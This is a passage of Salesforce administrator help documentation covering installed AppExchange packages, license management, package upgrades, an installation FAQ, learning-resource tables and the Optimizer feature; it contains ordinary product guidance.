To access the package detail page, from Setup, enter *Installed Packages* in the `Quick Find` box, select **Installed Packages**, and then click the name of the package that you want to view.

From this page, you can:

- Click **Uninstall** to remove the package and all its components from your Salesforce organization.
- Click **Manage Licenses** to assign available licenses to users in your organization. You can't assign licenses in Lightning Experience. If you need to assign a license, switch to Salesforce Classic.

  Note: If you purchased a site license or if the managed package is not licensed, Salesforce assigns licenses to all your users and you can't manage licenses. Your users can use the package as long as they have the appropriate permissions.

- Optionally, click **View Dependencies** and review a list of components that rely on other components, permissions, or preferences within the package.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To uninstall packages:
- "Download AppExchange Packages"

To manage user licenses for an AppExchange package:
- "Manage Package Licenses"

Viewing Installed Packages

The installed package page lists the following package attributes (in alphabetical order):

Attribute	Description
`Action`	Can be one of two options: • **Uninstall** • **Manage Licenses**

Attribute	Description
`Allowed Licenses`	The total number of licenses you purchased for this package. The value is "Unlimited" if you have a site license for this package. This field is only displayed if the package is managed and licensed.
`Apps`	The number of custom apps in the package.
`Connected Apps`	A list of the connected apps that can have access to a user's Salesforce data after the user and the application have been verified.
`Description`	A detailed description of the package.
`Expiration Date`	The date that this license expires, based on your terms and conditions. The expiration date is "Does Not Expire" if the package never expires.This field is only displayed if the package is managed and licensed.
`Installed Date`	The date of the package installation.
`Limits`	If checked, the package's custom apps, tabs, and objects count toward your organization's limits.
`Namespace`	The 1- to 15-character alphanumeric identifier that distinguishes a package and its contents from packages of other developers on AppExchange.
`Objects`	The number of custom objects in the package.
`Package Name`	The name of the package, given by the publisher.
`Publisher`	The publisher of an AppExchange listing is the Salesforce user or organization that published the listing. This field is only displayed if the package is managed and licensed.
`Status`	The state of a package. Available values include: • Trial • Active • Suspended • Expired • Free This field is only displayed if the package is managed and licensed.
`Tabs`	The number of custom tabs in the package.
`Used Licenses`	The total number of licenses that are already assigned to users. This field is only displayed if the package is managed and licensed.
`Version Name`	The version name for this package version. The version name is the marketing name for a specific release of a package. It is more descriptive than the `Version Number`.

Viewing Installed Package Details

The installed package detail page lists the following package attributes (in alphabetical order):

Attribute	Description
`Apps`	The number of custom apps in the package.
`Description`	A detailed description of the package.
`First Installed Version Number`	The first installed version of the package in your organization. This field is only displayed for managed packages. You can reference this version and any subsequent package versions that you have installed. If you ever report an issue with a managed package, include the version number in this field when communicating with the publisher.
`Installed By`	The name of the user that installed this package in your organization.
`Limits`	If checked, the package's custom apps, tabs, and objects count toward your organization's limits.
`Modified By`	The name of the last user to modify this package, including the date and time.
`Namespace`	The 1- to 15-character alphanumeric identifier that distinguishes a package and its contents from packages of other developers on AppExchange.
`Objects`	The number of custom objects in the package.
`Package Name`	The name of the package, given by the publisher.
`Package Type`	Indicates whether the package is managed or unmanaged.
`Post Install Instructions`	A link to information on configuring the package after it's installed. As a best practice, the link points to an external URL, so you can update the information independently of the package.
`Publisher`	The publisher of an AppExchange listing is the Salesforce user or organization that published the listing. This field is only displayed if the package is managed and licensed.
`Release Notes`	A link to release notes for the package. As a best practice, link to an external URL, so you can make the information available before the release and update it independently of the package.
`Tabs`	The number of custom tabs in the package.
`Version Name`	The version name for this package version. The version name is the marketing name for a specific release of a package. It is more descriptive than the `Version Number`.
`Version Number`	The version number for the latest installed package version. The format is *`majorNumber.minorNumber.patchNumber`*,

Attribute	Description
	such as 2.1.3. The version number represents a release of a package. The `Version Name` is a more descriptive name for the release. The `patchNumber` is generated only when you create a patch. If there is no `patchNumber`, it is assumed to be zero (0).

Unused Components

You can see a list of components deleted by the developer in the current version of the package. If this field is part of a managed package, it's no longer in use and is safe to delete unless you've used it in custom integrations. Before deleting a custom field, you can keep a record of the data from Setup by entering *`Data Export`* in the `Quick Find` box, then selecting **Data Export**. After you've deleted an unused component, it appears in this list for 15 days. During that time, you can either undelete it to restore the field and all data stored in it, or delete the field permanently. When you undelete a field, some properties on the field are lost or changed. After 15 days, the field and its data are permanently deleted.

The following component information is displayed (in alphabetical order):

Attribute	Description
`Action`	Can be one of two options: • **Undelete** • **Delete**
`Name`	Displays the name of the component.
`Parent Object`	Displays the name of the parent object a component is associated with. For example, a custom object is the parent of a custom field.
`Type`	Displays the type of the component.

Package Components

You can see a list of the components included in the installed package. The following component information is displayed (in alphabetical order):

Attribute	Description
`Action`	Can be one of two options: • **Undelete** • **Delete**
`Name`	Displays the name of the component.
`Parent Object`	Displays the name of the parent object a component is associated with. For example, a custom object is the parent of a custom field.

Attribute	Description
`Type`	Displays the type of the component.

SEE ALSO:

Importing Package Data

Manage Installed Packages

Importing Package Data

When you uninstall an AppExchange package, Salesforce automatically creates an export file containing the package data as well as any associated notes and attachments. If you choose to install the package again, you can import this data.

To import your AppExchange package data, use one of the following tools that is available for your Edition:

- For Group Edition, use the appropriate import wizard.
- For Professional Edition, use the appropriate import wizard or any compatible Salesforce ISV Partner integration tool.
- For Enterprise, Developer, Performance, and Unlimited Edition, use the Data Loader.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To import Force.com AppExchange package data:

- The permissions required to use the import tool you choose, such as the import wizard or Data Loader.

Notes on Importing AppExchange Package Data

- Salesforce converts date fields into date/time fields upon export. Convert the appropriate fields into date fields before you import.
- Salesforce exports all date/time fields in Greenwich Mean Time (GMT). Before importing these fields, convert them to the appropriate time zone.
- The value of auto number fields may be different when you import. To retain the old values, create a new custom auto number field on a custom object before importing the data.
- Salesforce updates system fields such as `Created Date` and `Last Modified Date` when you import. To retain the old values for these fields, contact Salesforce support.
- Relationships are not included in the export file. Recreate any master-detail or lookup relationships after importing your data.
- Record type IDs are exported but not the record type name.
- Field history is not exported.
- Recreate any customizations that you made to the package after installation.

SEE ALSO:

View Installed Package Details

Manage Installed Packages

Managing Licenses for Installed Packages

When you install a licensed managed package in your organization from AppExchange, you purchase a certain number of licenses from the package developer or publisher. You can assign each license to a user within your organization. If you assign all available licenses, but would like to grant licenses to additional users, you can reassign a license or purchase more. To get more licenses, contact the publisher of the managed package.

Note: If you purchased a site license or if the managed package is not licensed, Salesforce assigns licenses to all your users and you can't manage licenses. Your users can use the package as long as they have the appropriate permissions.

1. From Setup, enter *Installed Packages* in the Quick Find box, then select **Installed Packages**.
2. Click **Manage Licenses** next to the package.

   Note: To assign licenses for a package, you must have access to the package and at least one available license.

   - To assign licenses to more users, click **Add Users**.
   - To remove a license from a user, click **Remove** next to the user's name. To remove licenses from multiple users, click **Remove Multiple Users**.
   - Click any column heading to sort the users in ascending order using the data in that column. Click the heading again to sort in descending order.
   - If available, select **fewer** or **more** to view a shorter or longer display list.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage licenses for a AppExchange package:

- "Manage Package Licenses"

SEE ALSO:

Assign Licenses for Managed Packages

Assigning Licenses for Installed Packages

Removing Licenses for Installed Packages

Responding to License Manager Requests

Assign Licenses for Managed Packages

When you install a licensed managed package in your organization from AppExchange, you purchase a certain number of licenses from the package developer or publisher. You can assign each license to a user within your organization. If you assign all available licenses, but would like to grant licenses to additional users, you can reassign a license or purchase more. To get more licenses, contact the publisher of the managed package.

The Managed Packages related list on the user detail page lists all managed packages that user is assigned. Assigning a license for a managed package makes the package available to the user within Salesforce. Unmanaged packages don't appear on this list because you can't assign licenses for them.

Note: If you purchased a site license or if the managed package is not licensed, Salesforce assigns licenses to all your users and you can't manage licenses. Your users can use the package as long as they have the appropriate permissions.

To assign a user to a license for one of the available managed packages:

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click **Assign Licenses** from the Managed Packages list.
3. Select the package you want to assign to the user. All available managed packages are listed in the Unassigned Packages list. After selecting a package, Salesforce automatically moves it to the Selected Packages list.

   The Unassigned Packages list displays all packages that this user could access if assigned a license. Packages don't appear on this list if they are unmanaged, uninstalled, in use, or not available.

   - Click a letter to view the packages that begin with that letter or click **All** to display all available managed packages.
   - Click **select shown** to select all packages displayed in the Unassigned Packages list on the current page, adding them to the Selected Packages list below.
   - Click **deselect shown** or **deselect all** to move packages from the Selected Packages area to the Unassigned Packages area.
4. Click **Add**.

To revoke a license from this user, click the **Remove** link next to the appropriate package name.

SEE ALSO:

Managing Licenses for Installed Packages

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit users:

- "Manage Internal Users"

To manage licenses for an AppExchange package:

- "Manage Package Licenses"

Assigning Licenses for Installed Packages

To assign licenses to Force.com AppExchange users:

Note: If you purchased a site license or if the managed package is not licensed, Salesforce assigns licenses to all your users and you can't manage licenses. Your users can use the package as long as they have the appropriate permissions.

1. From Setup, enter *Installed Packages* in the Quick Find box, then select **Installed Packages** to find the installed package that has available licenses.
2. Click the **Manage Licenses** link next to the package name.
3. Click **Add Users**.
4. Choose a view from the drop-down list, or click **Create New View** to build a new custom view.
5. Click a letter to filter the users with a last name that corresponds with that letter or click **All** to display all users who match the criteria of the current view.
6. Select users.
   - To select individual users, use the checkboxes. Selected users are listed in the Selected list. When the list includes all users to which you want to assign licenses, click **Add**.
   - To select all users for the current view, click **Add All Users** then click **OK**.

Note: You can also add a single user from the user's detail page.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage licenses for an AppExchange app:
- "Manage Package Licenses"

SEE ALSO:

Managing Licenses for Installed Packages

Removing Licenses for Installed Packages

To remove licenses for an AppExchange package from multiple users:

1. From Setup, enter *Installed Packages* in the Quick Find box, then select **Installed Packages**.
2. Click **Manage Licenses** next to the package name.
3. Click **Remove Multiple Users**.
4. To show a filtered list of items, select a predefined list from the View drop-down list, or click **Create New View** to define your own custom views.
5. Click a letter to filter the users with a last name that corresponds with that letter or click **All** to display all users who match the criteria of the current view.
6. Select users.
   - To select individual users, use the checkboxes. Selected users appear in the Selected for Removal list. When the list includes all users for which you want to remove licenses, click **Remove**.
   - To select all users in the current view, click **Remove All Users**, then click **OK**.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage licenses for an AppExchange package:
- "Manage Package Licenses"

You can also remove licenses for an AppExchange package from a single user using the following options:

1. From Setup, enter *Users* in the Quick Find box, then select **Users** and click **Remove** next to the package in the managed packages list.

2. From Setup, enter *Installed Packages* in the Quick Find box, then select **Installed Packages**. Then, click **Manage Licenses** next to the package name, and click **Remove** next to the user.

SEE ALSO:

Managing Licenses for Installed Packages

Responding to License Manager Requests

A license manager is a Salesforce organization that tracks all Salesforce subscribers installing a particular AppExchange package. Salesforce administrators can choose to designate another organization as the license manager for one of their packages. The license manager does not need to be the same organization as the one from which the package is managed. To choose another organization as the license manager, all you need is an email address (not a Salesforce username). If a Salesforce administrator selects to have a third-party license manager and enters your email address, you will receive a license management request in email.

To respond to a registration request:

1. Click the link in the license management request email. This displays the registration request in the requestor's Developer Edition organization.
2. Click **Accept** to complete the registration process. Alternatively, click **Reject** to decline the request and close the browser; this prevents you from using the link again.

   Note: If you accept this request, you authorize Salesforce to automatically create records in your Salesforce organization to track information about this package. Choosing a license manager organization is permanent and cannot be changed.

3. Enter the username and password for the Salesforce organization you want to use to manage licenses for this package. A license manager can be any Salesforce organization that has installed the free License Management Application (LMA) from Force.com AppExchange.
4. Click **Confirm**.

SEE ALSO:

Managing Licenses for Installed Packages

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To respond to registration requests:

- "Customize Application"

Assigning Licenses Using the API

Administrators can use the API to assign or revoke licenses for any managed package installed in their organization. License information for a package is stored in two objects, PackageLicense and UserPackageLicense, which were previously accessible only from the Manage Licenses page under Setup. These are now accessible as standard objects, so an administrator can assign licenses to specific users via API calls. This makes managing package licenses in a subscriber organization faster and easier, especially for large-scale deployments.

For example, suppose an administrator installs an app for use by all 200 salespeople in the company. Assigning a license to each salesperson from the UI is inefficient and time-consuming. Using the API, the administrator can assign licenses to all salespeople, based on their profile, in one step.

Here are some common licensing tasks that administrators can use the API to do.

- Determine the number of package licenses in use and available.
- Verify if a specific user has a license for the package.
- Get a list of all users who have a license for the package.
- Assign a package license to a user or group of users.
- Revoke a package license that was previously assigned to a user.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage licenses for an AppExchange app:
- "Manage Package Licenses"

For details of the PackageLicense and UserPackageLicense objects and a code sample, see the Object Reference for Salesforce and Force.com.

Upgrading Packages

Salesforce supports upgrades for managed packages only. Publishers can publish an upgrade for a managed package and notify installers that the new version is available. Installers of a managed package can then install the upgrade as follows:

1. Before you install an upgrade, determine if the app you installed was from a managed package. Look for the Managed - Installed icon on the detail pages for each component and on the list of packages installed.

   If the app you installed is not from a managed package, upgrades for it are not available.

2. Then, install the upgrade in the same way you would install any other package from the AppExchange. If the publisher provided a link to the new version, follow the link to the package posting and install it in your organization. The first page of the install wizard lists the current version you have installed, the version you're about to install, and a list of additional components included in the new version.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To upload packages:
- "Upload AppExchange Packages"

To install and uninstall packages:
- "Download AppExchange Packages"

Notes on Upgrading Managed Packages

Consider the following when upgrading a managed package:

- All existing custom objects that were previously deployed will still be deployed. Salesforce prompts you to deploy any new custom objects or previously undeployed custom objects.
- Profile settings for components in a package are editable by the customer but not upgradeable by the package developer. If the developer makes changes to any profile settings after releasing the package, those changes won't be included in an upgrade. Customers will need to manually update the profile settings after upgrading the package. In contrast, permission sets in a package are upgradeable by the developer, so any changes the developer makes will be reflected in the customer organization after upgrading the package.

- If the developer chooses to add universally required custom fields, the fields will have default values.
- Translation Workbench values for components that are "editable but not upgradeable" are excluded from upgrades.
- If an installed package has `Restricted` API access, upgrades will be successful only if the upgraded version does not contain any s-controls. If s-controls are present in the upgraded version, you must change the currently installed package to `Unrestricted` API access.
- When you upgrade a package, changes to the API access are ignored even if the developer specified them. This ensures that the administrator installing the upgrade has full control. Installers should carefully examine the changes in package access in each upgrade during installation and note all acceptable changes. Then, because those changes are ignored, the administrator should manually apply any acceptable changes after installing an upgrade.

SEE ALSO:

Force.com Quick Reference for Developing Packages

Installing Packages FAQ

- Can I uninstall packages that I installed from AppExchange?
- Who can use AppExchange?
- Why did my installation or upgrade fail?
- Can I customize AppExchange packages?
- Who can use AppExchange packages?
- How can I upgrade an installed package?
- How secure are the components I install?
- What happens to my namespace prefix when I install a package?
- Can I reinstall an AppExchange package after uninstalling it?
- When I install a package that's listed on the AppExchange, do custom objects, tabs, and apps in that package count against the limits of my Salesforce Edition?

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Can I uninstall packages that I installed from AppExchange?

Yes. All your installed packages are listed in the Installed Packages page. You can remove any package by clicking the **Uninstall** link next to the package name.

SEE ALSO:

Uninstalling a Package

Importing Package Data

Who can use AppExchange?

Anyone can browse and test drive AppExchange listings. Salesforce administrators and users with the "Download AppExchange packages" permission can install AppExchange apps. To publish an app on the AppExchange, a user must have both "Create AppExchange packages" and "Upload AppExchange packages" permissions.

Why did my installation or upgrade fail?

An installation can fail for several reasons:

- The package includes custom objects that will cause your organization to exceed its limit of custom objects.
- The package includes custom tabs that will cause your organization to exceed its limit of custom tabs.
- The developer of the package has uploaded a more recent version of the package and has deprecated the version associated with this installation URL. Contact the publisher of the package to get the most recent installation URL.
- You're trying to install an extension to a package, and you don't have the base package installed.
- The package requires that certain components are enabled in your organization, or that required features are enabled in your edition.
- The package contains Apex code and you are not authorized to run Apex in your organization.
- The package you're installing has a failing Apex test.

Can I customize AppExchange packages?

Yes, all packages are customizable. However, to ensure compatibility with future versions, some aspects of managed packages can't be changed.

For a list of components that are editable in a managed package, see ISVforce Guide.

Who can use AppExchange packages?

If you use an Enterprise, Unlimited, Performance, or Developer Edition organization, you can choose which user profiles have access to the package as part of the installation process. Packages installed in Professional and Group Edition organizations are installed with "Full Access" to all user profiles. However, regardless of Edition, all custom objects are installed in "In Development" mode which hides them from all standard users. Users must have the "Customize Application" permission to view custom objects in "In Development" mode. When you are ready to roll out the package to other users, change the custom object status to "Deployed."

How can I upgrade an installed package?

Managed packages are completely upgradeable. Before installing a package, contact the publisher to determine if it's managed.

How secure are the components I install?

Salesforce performs periodic security reviews of all publicly listed applications on AppExchange. When installing third party applications with access to data, these applications may have access to other data within the organization where the package was installed. Private listings do not go through a security review and administrators should inspect the application carefully before determining whether it should be installed within their organization.

What happens to my namespace prefix when I install a package?

A namespace prefix is a globally unique identifier that you can request if you plan to create a managed package. All the components from a managed package that you install from another developer contain the developer's namespace prefix in your organization. Unmanaged packages can have a namespace prefix while they're developed in an org that contains a managed package. This namespace isn't used outside of the development (publisher) org. If an unmanaged package is installed in an org that has no namespace, then the unmanaged components have no namespace in the subscriber org. If an unmanaged package is installed in an org that has a namespace, then the components get the namespace of the subscriber org.

Can I reinstall an AppExchange package after uninstalling it?

Yes. You can reinstall a package in the same manner that you installed it.

SEE ALSO:

- Install a Package
- Importing Package Data

When I install a package that's listed on the AppExchange, do custom objects, tabs, and apps in that package count against the limits of my Salesforce Edition?

No. If you install a package from the AppExchange, its custom objects, tabs, and apps don't count against the limits of your Salesforce edition. However, if the package uses other types of custom components, such as custom fields, they count against the relevant limits of your Salesforce edition.

Note: These rules apply only to managed packages that are listed on the AppExchange. If you install an unmanaged package or a managed package that's not publicly listed on the AppExchange, its custom objects, tabs, and apps count against the limits of your Salesforce edition.

Learn More About Setting Up Salesforce

In addition to online help, Salesforce creates video demos, guides, and tip sheets to help you learn about our features and successfully administer Salesforce.

Data Import

	For End Users	For Admins
Guides and Tip Sheets		
Data Loader Guide		✓
Importing Your Organization's Accounts and Contacts		✓
Using Mass Delete to Undo Imports		✓
Videos		
Best Practices for Importing Data Learn the top pain points experienced by our customers, so you can avoid them entirely! This video details how to delete a bad import, how to back up data before import, and more.		✓
Choosing the Right Tool (Salesforce Classic) Learn Data Loader in depth, so you can decide whether it's right for your needs. We compare it to the Import Wizards and also list some other tools to consider.		✓
Cleaning and Preparing Your Data Using Excel		✓

	For End Users	For Admins
Excel offers many features and functions to make quick work of getting your data files ready for import. We show you some practical ways to use these features with your import data.		
Cleaning Up Your Import File Learn how to clean up your import files and get Salesforce ready, and best practices for keeping data clean once it's been imported.		✓
Importing Your Accounts and Contacts—Part 1: Exporting Your Data In this video, we walk you through how to import Account and Contact data using the Data Import Wizard. Once you have your data in a CSV file, you can use the wizard to import it and map fields.		✓
Importing Your Accounts and Contacts—Part 2: Importing Your Data		✓
Owner IDs and Parent IDs Learn, step by step, which objects to import, and when. The video describes how to make sure a child object, such as opportunities, has the correct owner and parent record. The video also demonstrates how to import an object using the Data Loader.		✓

Data Management

	For End Users	For Admins
Guides and Tip Sheets		
Salesforce Field Reference Guide	✓	
Getting Started with Divisions	✓	
Getting Started with Divisions	✓	
Resolving Data Conflicts and Errors in Force.com Flex Apps	✓	
Managing Duplicate Records in Salesforce		✓
Videos		
Managing Duplicate Records in Salesforce with Duplicate Rules (Salesforce Classic) Learn how Duplicate Management can help you maintain data quality in Salesforce your org. This video shows you how to create duplicate rules that control the detection of duplicates. Duplicate rules also determine a user's ability to save a duplicate record.		✓
Identifying Duplicate Records with Matching Rules (Salesforce Classic) Learn how to create a matching rule so you can control how duplicate records are identified.		✓

	For End Users	For Admins
Understanding Matching Rules Learn how matching rules work to identify duplicate records.		✓

Data.com

	For End Users	For Admins
Guides and Tip Sheets		
Videos		
Finding Data.com Accounts and Contacts and Adding Them to Salesforce (Salesforce Classic) Learn how to find Data.com accounts and contacts and add them to Salesforce.	✓	
Get More Accounts in Lightning Get the accounts you need to keep your sales pipeline full. Search for and filter on Data.com accounts.	✓	
Get More Contacts in Lightning Get the contacts you need to keep deals moving. Search for and filter on contacts for a related company in Lightning.		
How Do I Set Up Data.com Clean? This video shows Salesforce administrators how to set up and maintain Data.com Clean.		✓
Using the Data.com Industry Selector (Salesforce Classic) Learn how to use the Data.com Industry Selector to navigate easily through extensive industry lists and add industry criteria to your search for accounts or contacts.	✓	
The Importance of High Quality Data		✓
Talk with Drew Alexander About High Quality Data		✓
Talk With Drew Alexander About Data.com Clean		✓

Managing Users

	For End Users	For Admins
Videos		
Removing Users' Access to Salesforce (Salesforce Classic)		✓

	For End Users	For Admins
Deactivating users in Salesforce removes access to their account data while preserving their historical activity and records. Once you understand why you deactivate users rather than deleting them, learn how to deactivate someone and see what happens to their data.		

Salesforce Identity

	For End Users	For Admins
Videos		
Enhancing Security with Two-Factor Authentication (Salesforce Classic) See a demonstration of Two-Factor Authentication for Salesforce, and when to use it.		✓
Integrating Active Directory with Salesforce using Identity Connect Learn to integrate Active Directory with Salesforce using Salesforce Identity Connect, simply. This video shows how to set up Identity Connect so your users can authenticate, and you can keep Salesforce user synchronized with Active Directory users.		✓
Salesforce as a Single Sign-On Provider (Salesforce Classic) Learn how simple it is to configure Salesforce Identity as a Single Sign-On provider to third-party applications. In this video, we quickly set up Salesforce as an Identity Provider for Google Apps.		✓
Salesforce Identity Demo (Salesforce Classic) Take a quick tour of some of Salesforce Identity's amazing features. In this demo, we cover branding, single sign-on, access management, policies, reporting, and more.		✓
Setting Up a My Domain (Salesforce Classic) Learn about the advantages of setting up a custom URL for your Salesforce org using "My Domain". My Domain greatly enhances your control over login services, providing for seamless single sign-on, or custom branding of the Salesforce login page.		✓
Setting Up Single Sign-On (Salesforce Classic) This video demonstrates the Salesforce single sign-on "best practice" recommendations for employees. Partners and customers with Portals and Communities can also use these best practices. The video also covers critical debugging strategies.		✓
Setting Up the App Launcher (Salesforce Classic) Set up, use, and manage the Salesforce App Launcher. This portal provides your users with a single sign-on interface for launching approved Salesforce apps and external applications.		✓
Single Sign-On and Access Management for Mobile Applications (Salesforce Classic)		✓

	For End Users	For Admins
Learn how to enable connected apps for mobile users while maintaining control over authorization rules and policies using Salesforce Identity and OAuth. This video covers mobile-specific policies, like PIN protection, session timeout, single sign-on integration, auditing and reporting.		
Social Sign-On (Salesforce Classic) Learn how to configure Social Sign-On. This feature allows your users to sign in to your Salesforce org via My Domain using their social network credentials.		✓

Security

	For End Users	For Admins
Guides and Tip Sheets		
Security Implementation Guide		✓
Identity Connect Implementation Guide		✓
Platform Encryption Implementation Guide		✓
Salesforce Identity Implementation Guide		✓
Single Sign-On Implementation Guide		✓
Understanding User Sharing	✓	
Understanding Defer Sharing Calculations	✓	
Videos		
Editing Role-Based Category Group Visibility Allows certain roles to view information, such as questions in an answers community or articles in a knowledge base, according to specific data categories.		✓
How to Grant Login Access To help you, your Salesforce administrator, or Salesforce Support, can log in to your Salesforce account. This video demonstrates how to let your Salesforce Admin or Salesforce Support access your account for a specified amount of time without distributing sensitive information like your password.		✓
Letting Your Salesforce Administrator Access Your Account Learn how you can grant your administrator access to your Salesforce account without distributing your password.	✓	
Learn More About the Security Health Check (Lightning Experience) This video introduces the Security Health Check, a tool for Salesforce admins. Learn how to evaluate and remediate security risks for your entire Salesforce org.		✓

	For End Users	For Admins
Introduction to Salesforce Authenticator (Salesforce Classic) Learn about Salesforce Authenticator, a mobile app you use for two-factor authentication. The app sends you a notification when someone tries to access your account or data. You verify or block the activity with just a tap on your mobile device. If you want, you can also enable location services to verify automatically whenever you're in a location you trust.	✓	
Salesforce Authenticator: Set Up a Two-Factor Authentication Requirement (Salesforce Classic) Learn how to set a two-factor authentication at login requirement for users in your Salesforce org. Users can use the free Salesforce Authenticator mobile app to verify their identity when they log in. For more on permission sets, watch Who Sees What: Permission Sets.		✓
Protect Your Data with Salesforce Shield Platform Encryption Learn how to encrypt fields and files in your Salesforce org. With Shield Platform Encryption, your data is protected from prying eyes when it's sitting in the cloud, not just when it's in transit over the internet.		✓
Who Sees What: Overview (Salesforce Classic) Learn how you can control who sees what data in your organization.		✓
Who Sees What: Organization Access (Salesforce Classic) Learn how to restrict login through IP ranges and login hours.		✓
Who Sees What: Object Access (Salesforce Classic) Learn how you can grant users access to objects by using profiles.		✓
Who Sees What: Organization-Wide Defaults (Salesforce Classic) Learn how you can restrict access to records owned by other users.		✓
Who Sees What: Record Access via the Role Hierarchy (Salesforce Classic) Learn how you can open up access to records using the role hierarchy.		✓
Who Sees What: Record Access via Sharing Rules (Salesforce Classic) Learn how you can grant access to records using sharing rules.		✓
Who Sees What: Field-Level Security (Salesforce Classic) Learn how you can restrict access to specific fields on a profile by profile basis.		✓
Who Sees Whom: User Sharing (Salesforce Classic) Learn how you can control visibility among users in your organization.		✓
Who Sees What: Permission Sets (Salesforce Classic)		✓

	For End Users	For Admins
Learn how to give users more permissions and access settings without changing profiles.		
Who Sees What: Record Types (Salesforce Classic) Learn how to organize and gather data for the same object, in different ways, using record types.		✔

IMPROVE YOUR SALESFORCE IMPLEMENTATION WITH OPTIMIZER

Welcome to Salesforce Optimizer! Optimizer evaluates your implementation to determine how your company uses certain Salesforce features, then identifies ways that you can improve your implementation for your company.

Salesforce is an incredibly powerful tool, but as veteran administrators know, maintaining a suite of features across your org can be cumbersome. Optimizer takes the guesswork out of how to best maintain features, so they can be optimized to help your users get work done. You can run Optimizer in sandbox or production environments to receive recommendations to improve features, clean up customizations, reduce complexity, and drive feature adoption.

To start your evaluation, kick off Optimizer. After our analysis is complete, we email you a personalized Optimizer report with advice and recommendations about how to improve your implementation.

But before you kick off your evaluation, learn about which features and customizations that Optimizer evaluates. That way, you know which features and customizations you've got covered, and which you still need to evaluate yourself.

After we email you your Optimizer report, use the recommendations in your report to tweak features and settings to improve your implementation.

Keep in mind that Salesforce Optimizer and its report:

- Are available in English only.
- Evaluates some, not all, of your features and customizations.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Optimizer is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To kick off Optimizer:

- "Customize Application" and "Modify All Data"

To receive the email that contains your Optimizer report:

- In Setup, Email Delivery set to the access level "All Email"

Availability of Optimizer

Make sure that your environment is supported before you run Optimizer for your implementation.

What Features Does Optimizer Evaluate?

Optimizer is a powerful tool that provides recommendations for how to improve some features in your Salesforce implementation. However, Optimizer only analyzes a subset of features across Salesforce.

Kick Off Optimizer

Kick off Optimizer to evaluate how you can improve certain features for your users. After you kick off your evaluation, we email you a personalized Optimizer report with advice and recommendations about how you can streamline your implementation.

Availability of Optimizer

Make sure that your environment is supported before you run Optimizer for your implementation.

Salesforce Optimizer is available in sandbox and production environments.

The feature is also available for customers with certain IP address restrictions. Whitelist the following IP addresses for users who run Optimizer in your organization:

- 52.2.2.209
- 52.203.195.34
- 52.200.207.131
- 52.72.119.132

For Enterprise, Performance, Unlimited, and Developer Editions, whitelist these IP addresses on those users' profiles. Users who aren't assigned to those profiles can't access Optimizer.

For Professional Edition, set the Login IP Range. From Setup, enter `Session Settings` in the Quick Find box, then select **Session Settings**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Optimizer is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

What Features Does Optimizer Evaluate?

Optimizer is a powerful tool that provides recommendations for how to improve some features in your Salesforce implementation. However, Optimizer only analyzes a subset of features across Salesforce.

Salesforce Optimizer evaluates the following features:

- Fields
- Apex triggers
- Page layouts
- Report types
- Validation rules
- Sharing rules
- Administrator permissions

Note: Optimizer has access to your implementation's metadata only.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Optimizer is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Kick Off Optimizer

Kick off Optimizer to evaluate how you can improve certain features for your users. After you kick off your evaluation, we email you a personalized Optimizer report with advice and recommendations about how you can streamline your implementation.

1. From Setup, enter "Optimizer" in the Quick Find box, then select Optimizer.
2. Determine whether you want to run Salesforce Optimizer on a sandbox or production environment.
   a. To receive recommendations for how to improve sandbox, click **Sandbox**.
   b. To receive recommendations for how to improve production, click **Production**.
3. Sit tight while Salesforce produces your Optimizer report.

After you kick off Optimizer, Salesforce generates a PDF report and emails it to you. Salesforce also saves the report to Salesforce Files. After your receive the report, follow its recommendations to make improvements to features across your implementation.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Optimizer is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To kick off Optimizer:

- "Customize Application" and "Modify All Data"

To receive the email that contains your Optimizer report:

- In Setup, Email Delivery set to the access level "All Email"

SELL TO YOUR CUSTOMERS

Increase Your Sales Success with Salesforce

Ready to get more successful at selling to customers? Learn about Salesforce core sales features and sales productivity features.

Core Sales Features

Manage the basics: the people that you sell to, the products and services that you offer, and more.

- Accounts
- Contacts
- Leads
- Campaigns
- Opportunities
- Products and Price Books
- Contracts
- Social Network Integration
- Enterprise Territory Management
- Collaborative Forecasts
- Data.com

Sales Productivity Features

Enhance your Salesforce experience by tracking events, communicating to customers via email, and more.

- Home
- Notes
- Activities
- Events and Calendars
- Tasks
- Salesforce Email
- Microsoft® Email Integration for Office 365™
- Work.com

Managing the People and Organizations You Sell To

Establishing Your Customers, Competitors, and Partners

Accounts

